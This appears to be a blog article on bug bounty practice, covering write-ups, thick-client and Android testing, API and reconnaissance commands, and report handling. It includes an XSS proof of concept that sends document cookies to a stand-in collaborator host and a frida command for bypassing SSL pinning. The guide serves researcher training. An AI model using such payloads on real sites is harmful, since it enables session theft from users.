Listen to this Post
Introduction:

The contemporary bug bounty ecosystem is a dynamic battlefield where success hinges not just on finding vulnerabilities but on systematic learning and community knowledge sharing. Security researchers like Jivan Magare demonstrate that converting hands-on experience into detailed technical write-ups is a powerful strategy for skill refinement and consistent bounty earnings across web, mobile, and thick client applications.
Learning Objectives:
- Understand the critical role of methodical documentation and write-ups in advancing offensive security skills.
- Learn foundational reconnaissance and testing techniques for modern targets including APIs, thick clients, and mobile apps.
- Develop a practical workflow for vulnerability validation and reporting that translates findings into tangible rewards.
You Should Know:
- The Write-Up Methodology: Transforming a Bug into a Learning Engine
The core practice exemplified by researchers is the creation of detailed write-ups after every engagement, whether a successful bounty or a dead end. This process forces you to document your methodology, tools, and thought process, solidifying the knowledge for future use and creating a public portfolio.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Capture Everything: During testing, use tools like `ScreenToGif` or OBS for screen recording, and `keepnote` or CherryTree for structured note-taking. Log all commands, HTTP requests, and observations.
Step 2: Structure Your Narrative: A standard write-up includes: Target Reconnaissance, Vulnerability Discovery, Proof-of-Concept (PoC) Development, Exploitation Steps, and Mitigation Recommendations.
Step 3: Publish and Share: Platforms like personal blogs (e.g., AppSecWriteups.com), GitHub, or Dev.to are ideal. Use clear headings, code blocks, and annotated screenshots. This not only aids others but establishes your credibility in the community.
- Expanding Your Attack Surface: Beyond Web to Thick Clients and Mobile
Modern bug bounty programs often include thick client (Windows/Linux desktop apps) and mobile (Android/iOS) targets. These require a shift in tools and techniques from traditional web pentesting.
Step‑by‑step guide explaining what this does and how to use it.
For Thick Clients (Windows):
- Reconnaissance: Use `Process Monitor` (ProcMon) to monitor file, registry, and network activity. Identify configuration files, cleartext secrets, and backend API endpoints.
- Traffic Analysis: Employ a proxy like `Burp Suite` or `Fiddler` configured as the system proxy to intercept HTTPS traffic. You often need to install the proxy’s CA certificate into the machine’s trust store.
- Binary Analysis: Use `dnSpy` for .NET applications or
Ghidra/IDA Profor native binaries to search for hardcoded credentials and logic flaws.
For Android Apps:
- Obtain the APK: Use `adb shell pm path com.package.name` and pull the APK, or download from sources.
- Decompile: Use `apktool` to decode resources:
apktool d app-name.apk -o output-dir. - Static Analysis: Search `smali` code or use `jadx` for a Java-like view to audit for insecure data storage, intent exposure, and certificate pinning.
- Dynamic Analysis: Use `frida` to hook methods and bypass SSL pinning:
frida -U -f com.package.name -l ssl-pinning-bypass.js.
3. API Pentesting: The Backbone of Modern Applications
APIs are the most critical attack surface today. Testing goes beyond just REST endpoints to include GraphQL and gRPC.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Endpoint Discovery: Use tools like `katana` or `gau` to gather endpoints from JS files and historical data: gau target.com | grep api | sort -u. For GraphQL, look for `/graphql` or `/v1/graphql` endpoints.
Step 2: Schema Analysis: If introspection is enabled on a GraphQL endpoint, you can query `__schema` to map the entire API. Use `InQL` (Burp Extension) or `GraphQL Voyager` for visualization.
Step 3: Test for Common Flaws: Automate testing for Broken Object Level Authorization (BOLA) by tampering with object IDs. Test for excessive data exposure with batch requests (e.g., sending an array of IDs where a single one was expected).
- Effective Reconnaissance: The Foundation of Every Bug Hunt
Before any active testing, comprehensive reconnaissance can uncover low-hanging fruit missed by others.
Step‑by‑step guide explaining what this does and how to use it.
Subdomain Enumeration: Use `subfinder` and amass: subfinder -d target.com -o subs.txt && amass enum -d target.com -o amass_subs.txt.
Port & Service Scanning: Use `naabu` for fast port scanning and `nmap` for service detection: naabu -list subs.txt -top-ports 1000 -o naabu_ports.txt.
Web Path Discovery: Use `feroxbuster` or `ffuf` to find hidden directories and files: ffuf -u https://target.com/FUZZ -w /path/to/wordlist.txt -mc 200,301,302.
JS File Analysis: Use `subjs` to find JavaScript files and `LinkFinder` to extract endpoints and secrets: python3 linkfinder.py -i https://target.com/app.js -o cli.
5. Vulnerability Validation: From Finding to Exploitable Proof-of-Concept
Identifying a potential flaw is only half the battle. Creating a reliable, safe, and clear PoC is essential for report acceptance and bounty qualification.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Isolate the Bug: Reproduce the issue in a clean environment (e.g., a fresh Burp session) to rule out false positives.
Step 2: Develop a Minimal PoC: Craft the simplest possible HTTP request, code snippet, or command that demonstrates the impact. For a Cross-Site Scripting (XSS) flaw, this might be: <script>fetch('https://your-collab.net/?c='+document.cookie)</script>.
Step 3: Document Impact: Clearly explain the vulnerability’s effect. Is it information disclosure, data modification, or remote code execution? Use CVSS scoring to contextualize severity.
- Navigating the Bounty Pipeline: From Submission to Payout
Managing multiple reports across different platforms requires organization and patience.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Platform Selection: Choose the right venue (HackerOne, Bugcrowd, Open Bug Bounty, or direct VDP). Understand their scope, rules, and payout schedules.
Step 2: Report Crafting: Your report must include: a clear title, detailed steps to reproduce, evidence (PoC, screenshots, videos), potential impact, and suggested fixes. Formatting is key.
Step 3: Follow-up and Triage: Be prepared for clarifications. Respond promptly and professionally to program triagers. Learn from duplicate and N/A (Not Applicable) decisions to refine your target selection.
What Undercode Say:
- Consistency Trumps Genius: Regular, disciplined practice and documentation, as seen in serial write-up publishing, yield more long-term success than sporadic “hacker genius” moments.
- The Stack is Your Attack Surface: A modern researcher must be proficient across the entire technology stack—frontend web, backend APIs, mobile binaries, and desktop thick clients—to maximize their opportunity.
The analysis reveals a shift from opportunistic hacking to a professionalized, continuous learning discipline. The most successful bug bounty hunters operate like skilled consultants, employing a repeatable process of reconnaissance, testing, documentation, and reporting. The public sharing of write-ups, far from giving away “secrets,” creates a feedback loop that elevates the individual’s and the community’s skills, ultimately leading to a stronger security posture for all and a sustainable career for the researcher. It’s a symbiosis between personal growth and collective defense.
Prediction:
The future of bug bounties will see increased automation in initial reconnaissance and vulnerability discovery, but human expertise in connecting complex attack chains, especially across hybrid environments (cloud, API, mobile), will become more valued and command higher bounties. Platforms will increasingly integrate AI-assisted triage, but researchers who master systematic documentation and can articulate business risk will dominate the high-reward end of the market. The role will evolve closer to that of a security analyst, with a premium placed on communication and process as much as technical prowess.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Jivanmagare Web – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


